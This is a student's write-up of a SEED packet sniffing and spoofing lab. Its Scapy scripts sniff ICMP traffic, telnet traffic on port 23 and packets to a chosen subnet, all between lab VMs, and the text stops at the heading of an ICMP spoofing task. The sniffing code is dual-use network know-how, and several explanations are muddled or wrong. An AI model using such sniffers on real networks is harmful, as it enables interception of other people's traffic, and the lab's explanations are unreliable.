Packet Sniffing and Spoofing Lab

Table of Contents

Task 1.1: Sniffing Packets

Scapy functions as a sophisticated instrument for packet manipulation. It provides users with the capability to construct and transmit packets. Importantly, it possesses the ability to generate or decode packets from an extensive assortment of protocols. Upon the creation of these packets, they can be dispatched across the network, intercepted, and even correlated with appropriate requests and responses.


Code File: init.py

Code:

```
#!/bin/bin/python
from scapy.all import *
a = IP()
a.show()
```

Explanation: Within the 'init.py' script, a central function named IP() is present. This function serves as the key driver, generating and dispatching a new, untouched Internet Protocol (IP) packet. Upon utilizing the show() command, it effectively reveals the specifics of the newly created packet. The 'sudo' command is included within the directives, which is a mandatory requirement rather than an optional inclusion. This is due to the need for root privileges, as packet manipulation necessitates such high-level permissions.

Screenshot:



```
[02/11/21]seed@VM:~$ cd final
[02/11/21]seed@VM:~/final$ subl init.py
[02/11/21]seed@VM:~/final$ sudo python3 init.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \

[02/11/21]seed@VM:~/final$
```

Task 1.1A
In the above program, for each captured packet, the callback function print pkt() will be invoked; this function will print out some of the information about the packet. Run the program with the root privilege and demonstrate that you can indeed capture packets. After that, run the program again, but without using the root privilege; describe and explain your observations.

Code File: sniffer.py

Code:


```
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):
    pkt.show()

interfaces = ['br-5b2e5b5961ac','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
```

Explanation:

1. In relation to the coding process: The chosen interfaces were identified through the utilization of the 'ifconfig' command within the terminal environment. These were subsequently incorporated into a designated list of interfaces from which packet sniffing was required. By employing a filter within the Scapy framework, it became possible to specifically isolate and exhibit only Internet Control Message Protocol (ICMP) packets.
2. About the question: To run the program with root privileges, I implemented the following command: 'sudo chmod a+x sniffer.py'. Here, 'a+x' represents: execute + all. For handling ICMP echo request and reply packets, I utilized the 'ping' command alongside 'google.com' (Please refer to 'Screenshot 1' shown below for this case). Additionally, I ran the program without root privileges. As you may be aware, the 'sudo' command (superuser do) requires the user to have the necessary permissions to function "as root". Therefore, in this situation, we will run the program without using 'sudo' (Please refer to 'Screenshot 2' shown below for this case).

Why did this happen? Running the software with administrative rights (sudo) allows us to monitor all network traffic across our specified interfaces. As depicted in 'Screenshot 2', we experienced a Permission Error - "operation not permitted". Consequently, in order to effectively capture data packets, it is imperative to possess root privileges. This authorization enables us to oversee the traffic flow and successfully intercept pertinent data packets.


Screenshot 1:



```
[02/16/21]seed@VM:~/.../volumes$ sudo chmod a+x sniffer.py
[02/16/21]seed@VM:~/.../volumes$ sudo python3 sniffer.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:ae:b6:95
  type      = IPv4
###[ IP ]###
     version   = 4
```

```
[02/16/21]seed@VM:~$ ping www.google.com
PING www.google.com (216.58.204.68) 56(84) bytes of data.
64 bytes from lhr25s13-in-f4.1e100.net (216.58.204.68): icmp_seq=1 ttl=112 time=79.3 ms
64 bytes from lhr25s13-in-f4.1e100.net (216.58.204.68): icmp_seq=2 ttl=112 time=71.4 ms
64 bytes from lhr25s13-in-f4.1e100.net (216.58.204.68): icmp_seq=3 ttl=112 time=69.4 ms
^C
--- www.google.com ping statistics ---
```

Screenshot 2:



```
[02/16/21]seed@VM:~/.../volumes$ python3 sniffer.py
Traceback (most recent call last):
  File "sniffer.py", line 10, in <module>
    pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 894, in _run
    sniff_sockets.update(
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 895, in <genexpr>
    (L2socket(type=ETH_P_ALL, iface=ifname, *arg, **karg),
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
     _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[02/16/21]seed@VM:~/.../volumes$
```

Task 1.1B. Capture only the ICMP packet

Code File: sniff_only_icmp.py


Code:

```
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):

        if pkt[ICMP] is not None:
                if pkt[ICMP].type == 0 or pkt[ICMP].type == 8:
                        print("ICMP Packet=====")
                        print(f"\tSource: {pkt[IP].src}")
                        print(f"\tDestination: {pkt[IP].dst}")

                        if pkt[ICMP].type == 0:
                                print(f"\tICMP type: echo-reply")

                        if pkt[ICMP].type == 8:
                                print(f"\tICMP type: echo-request")

interfaces = ['br-e12cb9117793','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
```

Explanation:

1. Pertaining to the code implementation, I incorporated the identical filter as executed in the preceding 'sniffer.py' code, leveraging Berkeley Packet Filter syntax for the task. Despite having the option to utilize the 'show()' method, my choice was to exhibit only the information of utmost relevance. Consequently, the output was limited to the source and destination IP addresses, in conjunction with the ICMP type.
2. About the question: I have executed a network diagnostic command, or 'ping', directed towards the Internet Protocol (IP) address associated with the variable X, defined as 'www.google.com'. This operation generates an Internet Control Message Protocol (ICMP) echo request packet. Should the variable X be in an active state, the system will reciprocate with an echo response. This response will subsequently be presented in the program's interface.

Screenshot:



```
[02/16/21]seed@VM:~/.../volumes$ sudo chmod a+x sniff_only_icmp.py
[02/16/21]seed@VM:~/.../volumes$ sudo python3 sniff_only_icmp.py
ICMP Packet=====
        Source: 10.0.2.4
        Destination: 216.58.204.68
        ICMP type: echo-request
ICMP Packet=====
        Source: 216.58.204.68
        Destination: 10.0.2.4
        ICMP type: echo-reply
^Z
[1]+  Stopped                 sudo python3 sniff_only_icmp.py
[02/16/21]seed@VM:~/.../volumes$
```

Capture any TCP packet that comes from a particular IP and with a destination port number 23.

Code File: tcp_sniffer.py

Code:

#!/usr/bin/python

*from scapy.all import **


def print_pkt(pkt):

```
        if pkt[TCP] is not None:
                print("TCP Packet=====")
                print(f"\tSource: {pkt[IP].src}")
                print(f"\tDestination: {pkt[IP].dst}")
                print(f"\tTCP Source port: {pkt[TCP].sport}")
                print(f"\tTCP Destination port: {pkt[TCP].dport}")

interfaces = ['br-e12cb9117793','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='tcp port 23 and src host 10.0.2.4', prn=print_pkt)
```


Explanation:

1. With respect to the implemented code: On this occasion, I utilized a filter with the parameters 'tcp port 23 and src host 10.0.2.4'. The syntax adopted for this filter is derived from the reputable BPF syntax website. Analogous to the preceding code, I limited the output to only the data relevant to this specific query, which is why I elected not to employ the 'show()' function.
2. About the question: My default VM's IP is '10.0.2.4' and I sent it to '10.0.2.5' which is another VM that I used. This way, I sent a command 'telnet 10.0.2.5' from my regular VM to the second one, and the program 'tcp_sniffer.py' sniffed the TCP packets. Why telnet? - this protocol is used to establish a connection to TCP port number 23.


Screenshot:



```
[02/16/21]seed@VM:~/.../volumes$ sudo python3 tcp_sniffer.py
TCP Packet=====
        Source: 10.0.2.4
        Destination: 10.0.2.5
        TCP Source port: 33168
        TCP Destination port: 23
TCP Packet=====
        Source: 10.0.2.4
        Destination: 10.0.2.5
        TCP Source port: 33168
        TCP Destination port: 23
TCP Packet=====
        Source: 10.0.2.4
        Destination: 10.0.2.5
        TCP Source port: 33168
        TCP Destination port: 23
TCP Packet=====
```



```
seed@VM: ~
[02/16/21]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.8.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

2 updates can be installed immediately.
```



```
[SEED Labs] *enp0s3
No.  Time            Source     Destination  Protocol  Length  Info
  1  2021-02-16 …   10.0.2.4   10.0.2.5     TELNET      68    Telnet Data ...
  2  2021-02-16 …   10.0.2.5   10.0.2.4     TCP         66    23 → 33168 [ACK] Seq=15
  3  2021-02-16 …   10.0.2.5   10.0.2.4     TELNET      68    Telnet Data ...
  4  2021-02-16 …   10.0.2.4   10.0.2.5     TCP         66    33168 → 23 [ACK] Seq=26
  5  2021-02-16 …   10.0.2.5   10.0.2.4     TELNET     177    Telnet Data ...

› Frame 1: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interfa
› Ethernet II, Src: PcsCompu_ae:b6:95 (08:00:27:ae:b6:95), Dst: PcsCompu_42:63:
› Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.5
⌄ Transmission Control Protocol, Src Port: 33168, Dst Port: 23, Seq: 2650400477
    Source Port: 33168
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 2]

0020  02 05 81 90 00 17 9d f9  e6 dd 59 c3 2c 66 80 18   ········ ··Y·,f··
0030  01 f6 18 31 00 00 01 01  08 0a 0d 1f 1e 0e 14 30   ···1···· ·······0

Destination Port (tcp.dstport), 2 bytes    Packets: 50 · Displayed: 50 (100.0%)    Profile: Default
```

Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

Code File: subnet_sniffer.py

Code:

```
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):
    pkt.show()

interfaces = ['br-e12cb9117793','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='dst net 128.230.0.0/16', prn=print_pkt)
```

Code File: send_subnet_packet.py


Code:

```
from scapy.all import *
ip=IP()
ip.dst='128.230.0.0/16'
send(ip,4)
```


Explanation:

1. For the 'subnet_sniffer.py' project, I used a special code setup called Berkeley Packet Filter syntax to create a rule: 'dst net 128.230.0.0/16'. Here, 'dst' points to a potential direction, and 'net' confirms there's a network, exactly the kind the project detailed.
2. The program is made to catch data sent from the particular starting point of IP '10.0.2.4'. Then, it sends these caught data bits to a specific group of connected networks. This setup ensures that the program only focuses on grabbing data that is meant to go to an IP address located in a different group of networks.

Screenshot:



```
[02/16/21]seed@VM:~/.../volumes$ sudo python3 subnet_sniffer.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:ae:b6:95
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 20
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = hopopt
     chksum    = 0xedff
     src       = 10.0.2.4
     dst       = 128.230.0.0
     \options   \

[02/16/21]seed@VM:~/.../volumes$
```



```
No. Time           Source       Destination    Protocol Length Info
  1 2021-02-16 …   PcsCompu_…   Broadcast      ARP      42 Who has 10.0.2.1? Tell 10.0
  2 2021-02-16 …   RealtekU_…   PcsCompu_ae…   ARP      60 10.0.2.1 is at 52:54:00:12::
  3 2021-02-16 …   10.0.2.4     128.230.0.0    IPv4     34

Frame 3: 34 bytes on wire (272 bits), 34 bytes captured (272 bits) on interfa
Ethernet II, Src: PcsCompu_ae:b6:95 (08:00:27:ae:b6:95), Dst: RealtekU_12:35:

wireshark_enp0s3_20210216154804_2ojDK5.pcapng    Packets: 3 · Displayed: 3 (100.0%) · Dropped: 0 (0.0%)    Profile: Default
```

Task 1.2: Spoofing ICMP Packets

Please make any necessary change to the sample code, and then demonstrate that you can spoof an ICMP echo request packet with an arbitrary source IP address.

Packet Spoofing: Usually, when someone sends out data packets, the computer's system sets most of the rules about what can be changed in the message's cover - like the address it's going to or where it’s delivered. But, if someone has special access, they can change pretty much anything they want in that cover. Doing this is called packet spoofing.

Code File: icmp_spoofing.py

